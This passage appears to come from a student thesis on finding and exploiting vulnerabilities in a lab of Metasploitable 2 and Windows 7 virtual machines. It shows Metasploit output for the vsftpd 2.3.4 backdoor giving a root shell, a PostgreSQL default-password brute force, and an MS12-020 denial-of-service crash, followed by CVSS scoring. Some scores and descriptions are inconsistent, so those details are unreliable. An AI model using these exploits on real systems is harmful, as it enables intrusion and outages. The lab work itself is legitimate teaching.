|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_      http://technet.microsoft.com/en-us/security/bulletin/ms12-020
MAC Address: 00:0C:29:35:7B:72 (VMware)
```

Figure 19 Windows 7 Scan Results

Detected Vulnerabilities in Figure 19: MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability:

- CVE-2012-0152 allows attackers to sent a d0s (denial of service) to cause the operating systems crash or stop working
- CVE-2012-0002 allows remote attackers to execute arbitrary code on the target system

Solution:

- Disable Remote Desktop Services (RDP) if Unnecessary
- Apply Security Patches, newer version of windows 7 that has fix this issue.
- Use Network-Level Authentication (NLA)
- Restrict RDP Access

1.2. Exploitation

1.2.1. Metaspoloitable 2

1.2.1.1 Privilege escalation in the vsftpd (FTP service)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.115.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.115.128:21 - USER: 331 Please specify the password.
[+] 192.168.115.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.115.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 2 opened (192.168.115.130:40123 → 192.168.115.128:6200) at 2024-10-03 11:58:12 +0700

root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:50:9b:f9
          inet addr:192.168.115.128  Bcast:192.168.115.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe50:9bf9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5934 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1630 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:393801 (384.5 KB)  TX bytes:144088 (140.7 KB)
          Interrupt:17 Base address:0x2000
```

Figure 20 Exploitation of Privilege escalation in the vsftpd

As we can see here, I can access metaspolitable 2 linux virtual machine with IP address of the machine and execute code as root (admin) on vsftpd

1.2.1.2 Weak default passwords in PostgreSQL

```
[!] No active DB -- Credential data will not be saved!
[-] 192.168.115.128:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.115.128:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.115.128:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.115.128:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.115.128:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.115.128:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.115.128:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.115.128:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

Figure 21Results PostgreSQL

The results show that it bruteforce completely successful, find out account and password ***postgres:postgres@template1*** to access CSDL.

1.2.1.3 Denial-of-service (DoS) attacks on the Remote Desktop service



Figure 22 Exploitation Denial-of-service (DoS) attacks on the Remote Desktop service

I can access metaspolitable 2 linux virtual machine and execute code as root (admin) through samba service

1.2.1 Windows 7



Figure 23 Windows 7 Exploitation



Figure 24 Windows 7 Crashing

Figure 25 Windows 7 Restart from suddenly shutdown

In this scenario, I ran the ms12_020_maxchannelids auxiliary module against a Windows

machine with IP 192.168.115.140. The module sent the malformed RDP packet to exploit the **MS12-020** vulnerability, which can crash the Remote Desktop Protocol (RDP) service. The result show that the windows 7 suddenly shut down

1.3 Evaluation

In cybersecurity, the **Base Score** is a numerical value used to assess the severity of a vulnerability, offering insight into the potential risk. It ranges from 0.0 to 10.0, with higher numbers indicating more severe vulnerabilities. The **Base Score** is determined by analyzing various factors, including the ease of exploitation, potential impacts on system confidentiality, integrity, and availability, and whether the attack can be executed remotely or requires local access.

These scores are defined using the **[3]** an industry standard developed to provide a consistent framework for rating vulnerabilities. CVSS helps in prioritizing responses to vulnerabilities by categorizing them into **none, low, medium, high**, and **critical** based on the score. The components of the score include metrics like **Attack Vector (AV), Attack Complexity (AC), Privileges Required (PR), User Interaction (UI), scope, Confidentiality (C), Integrity (I), Availability (A)**, which together determine the overall risk posed by a vulnerability.

1.3.1 CVE-2011-2523 *privilege escalation in the vsftpd*

Base Score: 6.8 (Medium)

- **Attack Vector (AV):** Network (N) – The vulnerability can be exploited remotely over a network, which increases the risk as it allows attackers to target from a distance.
- **Attack Complexity (AC):** Low (L) – Exploiting this vulnerability does not require complex conditions, making it easier for attackers to carry out the attack.
- **Privileges Required (PR):** None – No special privileges are needed, meaning attackers can exploit the vulnerability without having prior access to the system.
- **User Interaction (UI):** None – No user interaction is required for the exploit to succeed.
- **Scope (S):** Unchanged – The exploitation of this vulnerability does not cause changes in the scope of impact to other components.
- **Confidentiality (C):** None – There is no direct impact on the confidentiality of the data.
- **Integrity (I):** Partial (P) – There is partial integrity impact as attackers can modify settings or configurations.
- **Availability (A):** None – No impact on the system's availability.

1.3.2 *CVE-2004-0186 privilege escalation in the Samba file sharing service*

Base Score: 7.2 (High)

- **Attack Vector (AV):** Local (L) – The attacker must have local access to the system, such as physical access or a shell.
- **Attack Complexity (AC):** Low (L) – The attack is straightforward and doesn't require complex conditions or prior knowledge of the system.
- **Privileges Required (PR):** None – Local access is required, but once that is established, no additional privileges are needed.
- **User Interaction (UI):** None – The attack does not require any interaction from other users.

- **Scope (S):** Unchanged – The exploit does not affect the scope of the system.
- **Confidentiality (C):** None – No confidentiality is affected directly.
- **Integrity (I):** High (H) – Attackers can execute commands with root privileges, leading to a significant impact on the system's integrity.
- **Availability (A):** None – Availability of the system remains unaffected.

1.3.3 *CVE-2013-1903 exploitation of weak default passwords*

Base Score: 7.5 (High)

- **Attack Vector (AV):** Network (N) – The vulnerability can be exploited remotely via crafted packets sent to the Samba service.
- **Attack Complexity (AC):** Low (L) – The exploitation is straightforward and does not require complex conditions.
- **Privileges Required (PR):** None – Attackers do not need prior access or privileges to exploit the vulnerability.
- **User Interaction (UI):** None – No user interaction is needed for the attack to succeed.
- **Scope (S):** Unchanged – The vulnerability only impacts the specific system component targeted.
- **Confidentiality (C):** High (H) – There is a significant impact on confidentiality, as successful exploitation can lead to unauthorized access to sensitive data.
- **Integrity (I):** None – The attack does not affect the system's integrity.
- **Availability (A):** None – The attack does not impact system availability.

2. Discussions

- Nmap, combined with additional scripts, can be effectively used to scan for and detect known security vulnerabilities. The tool is completely free, has a fast execution speed, and can scan multiple machines with various services simultaneously.
- Exploitation testing is purely for demonstration purposes but also serves as an effective testing method to show that vulnerabilities actually exist and can be easily exploited.
- More advanced vulnerability scanning tools can be used, such as Nessus Vulnerability Scanner for system scanning, Acunetix, or OWASP ZAP for website scanning and Operating system scanning.

VIII. Conclusion and future work

1. Conclusion

System vulnerabilities and security flaws are prevalent across computer systems, information systems, and networks. These vulnerabilities can exist in both hardware and software components of each system, with a significant proportion found within software. Notably, security vulnerabilities within a system act as internal factors that facilitate external threats and risks, allowing for potential attacks and unauthorized access. Therefore, regularly scanning for and identifying system vulnerabilities, particularly

security flaws, is essential for developing effective remediation and prevention strategies to ensure system safety.
This thesis focuses on examining techniques and tools for detecting software security vulnerabilities, contributing to addressing the aforementioned issues. The research conducted in this thesis includes the following components:

- A comprehensive overview of common types of security vulnerabilities in operating systems and applications, alongside an exploration of principles and specific measures for managing and remediating these vulnerabilities while enhancing system resilience.
- An investigation into various techniques for detecting security vulnerabilities, including source code analysis, binary analysis, and fuzzing techniques.
- An evaluation of the architecture, functionality, features, and advantages and disadvantages of several widely-used vulnerability scanning and detection tools.
- The development of a model and experimental scenarios utilizing Nmap and Metasploit tools to test for and exploit specific security vulnerabilities in both Windows and Linux operating systems.

2. Future work

- Research and add more command lines for the open-source Nmap to enhance scanning efficiency, detection, and exploitation of vulnerabilities.
- Conduct experimental scans to detect security vulnerabilities using advanced tools such as Acunetix Web Vulnerability Scanner and Nessus Vulnerability Scanner.
- Develop and code unique and more powerful tools in scanning vulnerabilities

REFERENCE

[1]. US National Vulnerability Database, https://nvd.nist.gov

[2]. Vulnerabilities and Exploitation Guides, https://www.hackingarticles.in/comprehensive-guide-on-metasploitable-2/

[3]. Common Vulnerability Scoring System (CVSS), https://www.first.org/cvss/calculator/3.0

[4]. CVSS Scoring, https://www.balbix.com/insights/understanding-cvss-scores/#:~:text=CVSS%20scoring%20assigns%20a%20number,characteristics%20may%20change%20over%20time.

[5]. dhcp-discover, https://nmap.org/nsedoc/scripts/dhcp-discover.html

[6]. broadcast-dns-service-discovery, https://nmap.org/nsedoc/scripts/broadcast-dns-service-discovery.html